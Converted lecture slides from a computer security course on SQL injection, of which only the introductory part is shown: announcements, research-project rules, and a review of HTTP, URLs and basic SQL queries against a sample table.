

CSCI 476: Computer Security

SQL Injection Attack


Reese Pearsall
Fall 2024

Announcements

Lab 3 (Buffer Overflow) Due Tuesday @ **11:59 PM**

No class on Thursday

Project Instructions Posted



Research Project

Security Research Project

Due **Thursday** November 16th

Overview


We can't cover all the different areas of security in this class. This project is designed for you to research an interesting topic in security of your choice. You have the choice of writing a paper, or creating a video presentation of your topic. You can submit your research project at any point during the semester.

Rules

Generally, most security topics are fair game, but there are a few ground rules.

- You must get the topic approved by Reese first (email/Discord dm/office hours)
- You cannot select a topic that we cover in this class. [This is a list of the topics that I plan to cover in this class](#)
- Don't select a topic that might require you to download malware onto your machine. That is a bad idea.

Instructions



Partners are NOT allowed and you CANT use a late pass on this assignment. There are two options for the research project. You must select one.

Brief Review of The Internet

Communication of the web:

- URL


`protocol://hostname[:port]/[path/]file`

ex.

<http://cs.montana.edu/pearsall/rainer.jpeg>

HTTP Request:

- **Format:** Method, Headers, Body
- **Methods:** GET, POST, HEAD, UPDATE
- **Headers:** Host, referrer, User-agent, Cookie...



Brief Review of The Internet

Communication of the web:

- URL

`protocol://hostname[:port]/[path/]file`

ex.


<http://cs.montana.edu/pearsall/rainer.jpeg>

HTTP Request:

- **Format:** Method, Headers, Body
- **Methods:** GET, POST, HEAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie...

HTTP Response:

- **Format:** Status, Response Headers, Body
- **Status Codes:** 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)



Brief Review of The Internet

Communication of the web:

- URL

HTTP Request:


- **Format:** Method, Headers, Body
- **Methods:** GET, POST, HEAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie...

HTTP Response:


- **Format:** Status, Response Headers, Body
- **Status Codes:** 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Server-side functionality

- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript...)
- Query Databases
 - Relational (MySQL)
 - Non-Relational (MongoDB)



Brief Review of The Internet



Often times, we will want to query only certain data from the database


- *“Give me all the red, SUV cars”*
- *“Give me all the cars that cost less than \$40,000”*

If we are working with an SQL-like database, then we can issue an **SQL query**

Query parameters can be passed via URL or in an HTTP request

`protocol://hostname[:port]/[path/]file[?color=red&type=suv]`


Brief Review of **The Internet**



In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist




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“I want to see the names of all my friends who are older than 34!”

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Brief Review of The Internet

"I want to see the names of all my friends who are older than 34!"


SQL Query Format

```
SELECT ____ FROM ____ WHERE ____
```

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


Brief Review of The Internet

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SQL Query Format

